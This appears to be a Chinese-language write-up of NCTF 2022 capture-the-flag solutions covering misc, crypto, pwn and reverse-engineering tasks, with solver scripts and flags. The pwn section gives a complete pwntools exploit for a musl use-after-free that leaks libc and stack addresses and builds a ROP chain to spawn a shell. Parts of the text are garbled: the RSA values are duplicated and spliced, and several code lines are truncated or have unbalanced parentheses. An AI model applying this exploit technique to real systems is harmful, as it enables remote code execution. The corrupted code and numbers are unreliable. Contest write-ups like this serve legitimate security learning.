.rdata::00 000005AD C
.rdata::00 00000008 C
.rdata::00 0000001B C
mode con cols=120 lines=42
[...]
```

拿到字符串后一直调整位置然后不太清楚的字符猜一猜就出来了。。。。



最后得到flag: NCTF{VVe1c0m3 T0 NCTF 2022!!!}

只因因

解题思路

Standard Nucleotide BLAST

BLASTN programs search nucleotide databases using a nucleotide query.

Enter Query Sequence

Enter accession number(s), gi(s), or FASTA sequence(s) Query subrange From To

>S1
ATCGGATCTGTAGGCCGAGCTTTA
>S2
AACAAAATGTTGTTATTTTATTTCAGATG

Or, upload file 选择文件 未选择任何文件

Job Title Enter a descriptive title for your BLAST search

Align two or more sequences

Choose Search Set

Database Standard databases (nr etc.) rRNA/ITS databases Genomic + transcript databases Betacoronavirus
Nucleotide collection (nr/nt)

Organism Optional Enter organism name or id—completions will be suggested exclude

Exclude Optional Models (XM/XP) Uncultured/environmental sample sequences

Limit to Optional Sequences from type material

Entrez Query Optional Create custom database

Enter an Entrez query to limit search

Program Selection

Optimize for Highly similar sequences (megablast) More dissimilar sequences (discontiguous megablast) Somewhat similar sequences (blastn)

Choose a BLAST algorithm

BLAST Search database Nucleotide collection (nr/nt) using Megablast (Optimize for highly similar sequences)
 Show results in a new window

+ Algorithm parameters

Edit Search Save Search Search Summary How to read this report?

Job Title 6 sequences (S1)
RID SNX6J64E016 Search expires on 12-04 14:03 pm

Results for 2:lclQuery_23005 S2(31bp)

Program BLASTN

Database nt

Query ID lclQuery_23005

Description S2

Molecule type dna

Query Length 31

Other reports [Distance tree of results](#) [MSA viewer](#)

Filter Results

Organism only top 20 will appear exclude Type common name, binomial, taxid or group name

Percent Identity to E value to Query Coverage to

Descriptions Graphic Summary Alignments Taxonomy

Sequences producing significant alignments Download Select columns Show 100

<input checked="" type="checkbox"/> select all 59 sequences selected	Description	Scientific Name	Max Score	Total Score	Query Cover	E value	Per. Ident	Acc. Len	Accession
<input checked="" type="checkbox"/>	Homo sapiens cystic fibrosis transmembrane conductance regulator (CFTR) gene _complete cds	Homo sapiens	58.4	58.4	100%	7e-06	100.00%	25346	AH006034.2
<input checked="" type="checkbox"/>	Macaca fascicularis cystic fibrosis transmembrane conductance regulator (CFTR) gene _complete cds	Macaca fascicul...	58.4	58.4	100%	7e-06	100.00%	11509	AH009552.2
<input checked="" type="checkbox"/>	Papio anubis cystic fibrosis transmembrane conductance regulator (CFTR) gene _complete cds	Papio anubis	58.4	58.4	100%	7e-06	100.00%	11373	AH008051.2
<input checked="" type="checkbox"/>	Macaca nemestrina cystic fibrosis transmembrane conductance regulator (CFTR) gene _complete cds	Macaca nemestr...	58.4	58.4	100%	7e-06	100.00%	11505	AH008050.2
<input checked="" type="checkbox"/>	Macaca fuscata cystic fibrosis transmembrane conductance regulator (CFTR) gene _complete cds	Macaca fuscata	58.4	58.4	100%	7e-06	100.00%	11669	AH008049.2
<input checked="" type="checkbox"/>	Macaca mulatta cystic fibrosis transmembrane conductance regulator (CFTR) gene _complete cds	Macaca mulatta	58.4	58.4	100%	7e-06	100.00%	11812	AH008039.2
<input checked="" type="checkbox"/>	Homo sapiens CF transmembrane conductance regulator (CFTR).RefSeqGene (LRG_663) on chromosome 7	Homo sapiens	58.4	58.4	100%	7e-06	100.00%	257188	NG_016465.4
<input checked="" type="checkbox"/>	Pan troglodytes BAC clone CH251-674N21 from chromosome 7 _complete sequence	Pan troglodytes	58.4	58.4	100%	7e-06	100.00%	234617	AC192467.3
<input checked="" type="checkbox"/>	Gorilla gorilla gorilla clone CH255-99B12 _complete sequence	Gorilla gorilla go...	58.4	58.4	100%	7e-06	100.00%	227144	AC145357.3
<input checked="" type="checkbox"/>	Atelos geoffroyi clone UC1-338I2 _complete sequence	Atelos geoffroyi	58.4	58.4	100%	7e-06	100.00%	178244	AC182540.3

缩写为CFTR

NCTF[254e72a3768938792446548561412d43]


qrstssss

解题思路



解码完成

每十六个二维码为一组，每一组数据相同，根据LMQH纠错等级顺序进行排序，再根据掩码升序排序，可以得到flag




flag: NCTF{62130783efd44b3692b4ddbecf}

Crypto

dp_promax

解题思路

rsa直接解，可以分解的。



```
Python 3.10.6 | packaged by conda-forge | (main, Aug 22 2022, 20:41:54)
Type "help", "copyright", "credits" or "license" for more information.
>>> from Crypto.Util.number import *
>>> from random import *
>>> p=362897804442551625625214734811281955186374994005865719435748960870
971429495095651021670593664218928470108624576502958372310179903899424252
054996350799445205007925937223059
>>> q=128026924753494856104737812870275533902537711064326545735038961449
147190530044920232683163941552482789952714283570754056433670735303357508
812126083840849828227322330250924122925859517613054437178152429814281509
42005577584947943848348285516563
>>> phi=(p-1)*(q-1)
>>> import gmpy2
n=4646068990257504827916153909313905327325098218878975917123090855509016
084710877790674620811144487196793273695410677299818852553005928726719883
[097712064418651214952734758901159623911897535752629528660173915950061002
295288935372042584962035829869886645717587127247160128336217189462132357
098397538770257825430994553414759593670258720138811483121575661812776764
347447629237589431514145252979687902346011013570026217
[e=1343479841771785880202621863268620764622365624022769745998029192218530
[138046279951175676398286079456848923318836364559392053189591657896191553
[351865223932725867052322338651961040599801535197295746795446117201188049
606899025750482791615390931390532732509821887897591712309085550901601063
087779067462081114448719679327369541067729981885255300592872671988346475
206441865121495273475890115962391189753575262952866017391595006100226116
893537204258496203582986988664571758712724716012833621718946213235799517
753877025782543099455341475959367025872013881148312157566181277676442222
7629237589431514145252979687902346011013570026217
>>> e=134347984177178588020262186326862076462236562402276974599802919221
576013804627995117567639828607945684892331883636455939205318959165789619
976235186522393272586705232233865196104059980153519729574679544611720118
14671331226615141179790307404380127774877066477998101648411813903056309
480364901867866015038054230812376656325631746825977860786943183283933736
7942996232311978102312075736176752844163698997988956692449
>>> c=284671780027072211642893248819801143943884959526107028357080890487
719003695295117416819193221069292199686731316826935595732683131084358071
048438387248034442210850652199902373488731184823193887864407139179468178
.....
```

Pwn

babyLinkedList

解题思路

一个简单musl，存在明显的uaf，现申请多个堆块，填满堆，让堆存在复用，然后泄露栈地址，

攻击retgetshell

```
1
2 #!/usr/bin/python
```

```

3 #coding:utf-8
4 import os
5 from pwn import *
6 context(os='linux',arch='amd64', log_level='debug')#arch = 'i386')
7 libc = ELF('./libc.so')
8 p=process('./babyLinkedList')
9 def add(size, con):
10     p.sendlineafter('>> ', str(1))
11     p.sendlineafter('size', str(size))
12     p.sendafter('content', con)
13
14 def delete():
15     p.sendlineafter('>> ', str(2))
16 def show():
17     p.sendlineafter('>> ',str(3))
18 def edit(con):
19     p.sendlineafter('>> ', str(4))
20     p.send(con)
21 for i in range(54):
22     add(0x1c, 'a')
23 edit('a' * 0x20)
24 show()
25 p.recvuntil('a' * 0x20)
26 libc_base= u64(p.recvuntil('\x7f')[-6:]).ljust(8,'\\x00') - 0xa6000) & (~0xffffffff)
27 edit('a' * 0x20 + p64(libc_base + libc.sym['environ']))
28 show()
29 stack_addr = u64(p.recvuntil('\x7f')[-6:]).ljust(8,'\\x00'))
30 add(0x1c, 'a')
31 edit('a' * 0x20 + p64(stack_addr - 0x90))
32 pop_rdi=libc_base+0x00000000000015c8e
33 binsh=libc_base+0x0000000000009daf0
34 sys_addr=libc_base+libc.sym['system']
35 payload=p64(pop_rdi)+p64(binsh)+p64(sys_addr)
36 edit(payload)
37 p.interactive()

```

Reverse

ez_rev

解题思路

z3 约束一下求解就行

```

1 from z3 import *
2 input = [BitVec('flag%d' % i,8) for i in range(32)]
3 key=[0x7E, 0x1F, 0x19, 0x75]
4 # output=[0xBA2E087A, 0x8C82AFAD, 0xF80DD8EF, 0x162AEB99]

```

```


5 output=[0x75, 0x75, 0xB5, 0x33]
6 #output=[0x7A, 0x08, 0x2E, 0xBA , 0xAD, 0xAF, 0x82, 0x8C,      0xEF, 0xD8, 0xC
7 s = Solver()
8 # s.add(flag[0]==0x7B761FA885765E6F)
9 # s.add(flag[1]==0x5306EC9)
10 # s.add(flag[2]==0xBD5D8CFA)
11 # s.add(flag[3]==0xC2DB0AF6)
12 # s.add(flag[4]==0x6CF52153)
13 # s.add(flag[5]== 0xABEC2BCD)
14 # s.add(flag[6]==0x5C211278)
15 # s.add([flag[0]+flag[1]+flag[2]+flag[3]+flag[4]+flag[5]+flag[6]==0x5DC44])
16
17 s.add ( (input[3] * (key[2] - key[0]) + (input[0] + input[3]) * (key[0] + ke
18 s.add ( (input[0] * (key[1] - key[3]) + key[3] * (input[0] + input[1]))==ou
19 s.add ( (key[0] * (input[2] + input[3]) + input[3] * (key[2] - key[0]))==out
20 s.add ( (input[0] * (key[1] - key[3]) + (key[1] + key[0]) * (input[2] - in
21
22 //NCTF{f6dffab6-173f-4bb1-a973-62f3f8254eba}

```

cyberpunk

解题思路


qcow2转raw，导出elf后反编译，函数名即为flag，感觉像非预期解



```

maao@localhost:~/Desktop
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
[maao@localhost ~]$ cd Desktop/
[maao@localhost Desktop]$ ls
cyberpunk.qcow2 mongoDB-database-tools-rhel70-x86_64-100.6.0.tgz
[maao@localhost Desktop]$ qemu-img -f qcow2 -o raw cyberpunk.qcow2 cyberpunk.raw
qemu-img: unrecognized option '-f'
Try 'qemu-img --help' for more information
[maao@localhost Desktop]$ qemu-img convert -f qcow2 -o raw cyberpunk.qcow2 cyberpunk.raw
qemu-img: Invalid parameter 'raw'
[maao@localhost Desktop]$ qemu-img convert -f qcow2 -o raw cyberpunk.qcow2 cyberpunk.raw
[maao@localhost Desktop]$

```



-function name

Segment

f adam_smasher_killed_a_thousand_times_is_not_too_much .text

flag{adam_smasher_killed_a_thousand_times_is_not_too_much}

ccccha

解题思路

先去花指令

```
1 start = 0x0001090
2 end = 0x000B000
3
4 address_m = [0 for x in range(11)]
5 address_target = ['push    rbx', 'push    rbx', 'pushfq', 'call    $+5', 'pc
6             'popfq', 'pop    rbx', 'retn']
7
8
9 def check1():
10     cnt = 0
11     for i in range(9):
12         if i == 5 or i == 6:
13             cnt += GetDisasm(address_m[i]).find(address_target[i]) != -1
14         else:
15             cnt += GetDisasm(address_m[i]) == address_target[i]
16     return cnt == 9
17
18
19 def check2(x, y):
20     cnt = 0
21     cnt += print_insn_mnem(x) == "push"
22     cnt += print_insn_mnem(y) == "pop"
23     cnt += print_operand(x, 0) == print_operand(y, 0)
24     return cnt == 3
25
26
27 def check3():
28     cnt = 0
29     cnt += print_insn_mnem(address_m[0]) == "push"
30     cnt += get_operand_type(address_m[0], 0) == o_imm
31     return cnt == 2
32
33
34 def nop(u, v):
35     patch_add = u
36     while patch_add < v:
37         patch_byte(patch_add, 0x90)
38         patch_add += 1
39
40
41 p = start
42 while p <= end:
43     address_m[0] = p
44     p = next_head(p)
45     while print_insn_mnem(p) == "nop":
46         p = next_head(p)
```

```

47     if check2(address_m[0], p) == 1:
48         p = next_head(p)
49         nop(address_m[0], p)
50     else:
51         p = address_m[0]
52         address_m[0] = p
53         for i in range(1, 11):
54             address_m[i] = next_head(address_m[i - 1])
55
56     if check1() == 1:
57         addri = get_operand_value(address_m[5], 1)
58         addri += address_m[4]
59         if address_target[9] == GetDisasm(address_m[9]):
60             addri -= (address_m[0] + 5)
61             patch_byte(address_m[0], 0xE9)
62             patch_dword(address_m[0] + 1, addri & 0xffffffff)
63             nop(address_m[0] + 5, address_m[10])
64             p = address_m[10]
65         else:
66             patch_byte(address_m[0], 0x68)
67             patch_dword(address_m[0] + 1, addri & 0xffffffff)
68             nop(address_m[0] + 5, address_m[9])
69             p = address_m[9]
70     else:
71         p = address_m[1]

```

本来以为是tea, 没想到是障眼法

```

1 a = [0x10, 0xFC,
2     0x2E, 0x34, 0x14, 0x25, 0xAA, 0x24, 0xAA, 0xD6, 0x4B, 0x92,
3     0xD0, 0xD9, 0xB9, 0x57, 0x8F, 0x5F, 0x32, 0x44, 0x1F, 0x27,
4     0x8A, 0x66, 0xB6, 0xBC, 0x69, 0xA2, 0xAC, 0xEC, 0x00, 0x19,
5     0xDF, 0x40, 0x38, 0x7C, 0x71, 0xC7, 0x4E, 0x77, 0x32, 0xBB]
6 des = [0x757CC05E, 0x23CE4B73, 0xAC89BBA4, 0x708F01F3, 0x83317FC8, 0x62D45B4
7     0xDC27A7A6, 0x4B50FC9D, 0x6B2F9806, 0x38511738, 0xEF2F]
8 d = [0x5e, 0xc0, 0x7c, 0x75, 0x73, 0x4b,
9     0xce, 0x23, 0xa4, 0xbb, 0x89, 0xac,
10    0xf3, 0x1, 0x8f, 0x70, 0xc8, 0x7f,
11    0x31, 0x83, 0x41, 0x5b, 0xd4, 0x62,
12    0xa6, 0xa7, 0x27, 0xdc, 0x9d, 0xfc,
13    0x50, 0x4b, 0x6, 0x98, 0x2f, 0x6b,
14    0x38, 0x17, 0x51, 0x38, 0x2f, 0xef]
15 out = []
16 for j in range(42):
17     out.append(((d[j] - j) & 0xFF) ^ a[j])
18 for s in out:
19     print(chr(s), end=' ')

```

NCTF{cb86d437-8671-42a4-82dc-3259754e5ef5}

just run it

解题思路

Google发现<https://github.com/jart/cosmopolitan>这个项目

用gdb调起来


GDB

Here's the recommended `~/.gdbinit` config:

```
set host-charset UTF-8
set target-charset UTF-8
set target-wide-charset UTF-8
set osabi none
set complaints 0
set confirm off
set history save on
set history filename ~/.gdb_history
define asm
    layout asm
    layout reg
end
define src
    layout src
```

观察输入输出流

按照里面的去把题目构建并用gdb跑起来



```
pwndbg> x /10gx 0x428100
0x428100: 0x3837363534333231 0x6665646362613039
0x428110: 0x0000000000000000 0x0000000000000000
0x428120: 0x0db4a26731c17c46 0x57143c8315501132
0x428130: 0x0000000000000000 0x0000000000000000
0x428140: 0x0000000000000000 0x0000000000000000
pwndbg> x /10gx 0x428180
0x428180: 0x6338353337363231 0x6665613064623934
0x428190: 0x0000000000000000 0x0000000000000000
0x4281a0: 0x0000000000000000 0x0000000000000000
0x4281b0: 0x0000000000000000 0x0000000000000000
0x4281c0: 0x0000000000000000 0x0000000000000000
pwndbg>
```

```
1
2 opcode=[0,
3 1,
4 5,
5 6,
6 2,
```

```

7 4,
8 7,
9 0xc,
10 3,
11 8,
12 0xb,
13 0xd,
14 0x9,
15 0xa,
16 0xe,
17 0xf]
18 keyFirst = [0x11, 0x4d, 0x92, 0xda, 0xac, 0x0b, 0x62, 0xf7, 0x54, 0x51, 0x27
19 keyTwo = [0x46, 0x7c, 0xc1, 0x31, 0x67, 0xa2, 0xb4, 0x0d, 0x32, 0x11, 0x50,
20 def swapKey(key, s):
21     for i in range(0,16):
22         key[opcode[i]] = s[i]
23
24
25
26 s = [i for i in range(len(keyFirst))]
27
28 Flagkey = [i for i in range(16)]
29
30 swapKey(s, keyFirst)
31
32 for i in range (len (s)):
33     s[i] = s[i] ^ keyTwo[i]
34 swapKey(Flagkey, s)
35 for i in Flagkey:
36     print(chr(i), end="")
37 //Flagkey:W1lc0menctf2o2o!
38

```

发现sm4算法常量

```

unsigned __int64 result; // rax
__int64 v11[36]; // [rsp+0h] [rbp-120h] BYREF

v2 = _byteswap_ulong(*a2);
v3 = _byteswap_ulong(a2[1]);
v4 = _byteswap_ulong(a2[2]);
v11[3] = _byteswap_ulong(a2[3]) ^ 0xB27022DC;
v11[1] = v3 ^ 0x56AA3350;
v11[0] = v2 ^ 0xA3B1BAC6;
v5 = 0ULL;
v11[2] = v4 ^ 0x677D9197;
v6 = v11;
do
{
    ++v5;
    v7 = v6[2] ^ v6[1];
    ++v6;
    v8 = v6[2] ^ qword_422E78[v5] ^ v7;
    v9 = ((unsigned __int64)(unsigned __int8)byte_422F80[BYTE1(v8)] << 8) | (unsigned __int64)(unsigned __int8)byte_422F80[BYTE2(v8)] << 16) | ((unsigned __int64)(unsigned __int8)byte_422F80[BYTE3(v8)] << 24) | ((unsigned __int64)(unsigned __int8)byte_422F80[BYTE4(v8)] << 32);
    result = v9 ^ *(v6 - 1) ^ ((v9 >> 19) | (v9 << 13)) ^ ((v9 << 23) | (v9 >> 9));
    v6[3] = result;
    *(_QWORD *) (a1 + 8 * v5 - 8) = result;
}

```

多次输入输出流观察加密字符串变化发现sm4并无魔改

The screenshot shows the Cyber tool interface version 9.48.0. On the left sidebar, there is a list of encryption/decryption methods: RC2 Encrypt, RC2 Decrypt, RC4, RC4 Drop, SM4 Encrypt, SM4 Decrypt, ROT13, ROT13 Brute Force, ROT47, ROT47 Brute Force, ROT8000, XOR, XOR Brute Force, and Vigenère Encode. The main area is titled "Recipe" and contains a "SM4 Decrypt" section. In this section, the "Key" field is set to "W1lc0menctf2o2o!", the "Mode" is set to "ECB/NoPadding", and the "Output" is set to "Raw". The "Input" field contains a long hex string: 4D93BE162EDE3374DA53F68A43636284D5F62AC3D0A5042D03682E1294243310F9F65B615C165DDE9086BFDF3D0BCD3B. The "Output" field displays the decrypted result: NCTF{b23a271e-2b15-4bb5-9719-738cfffb3919}....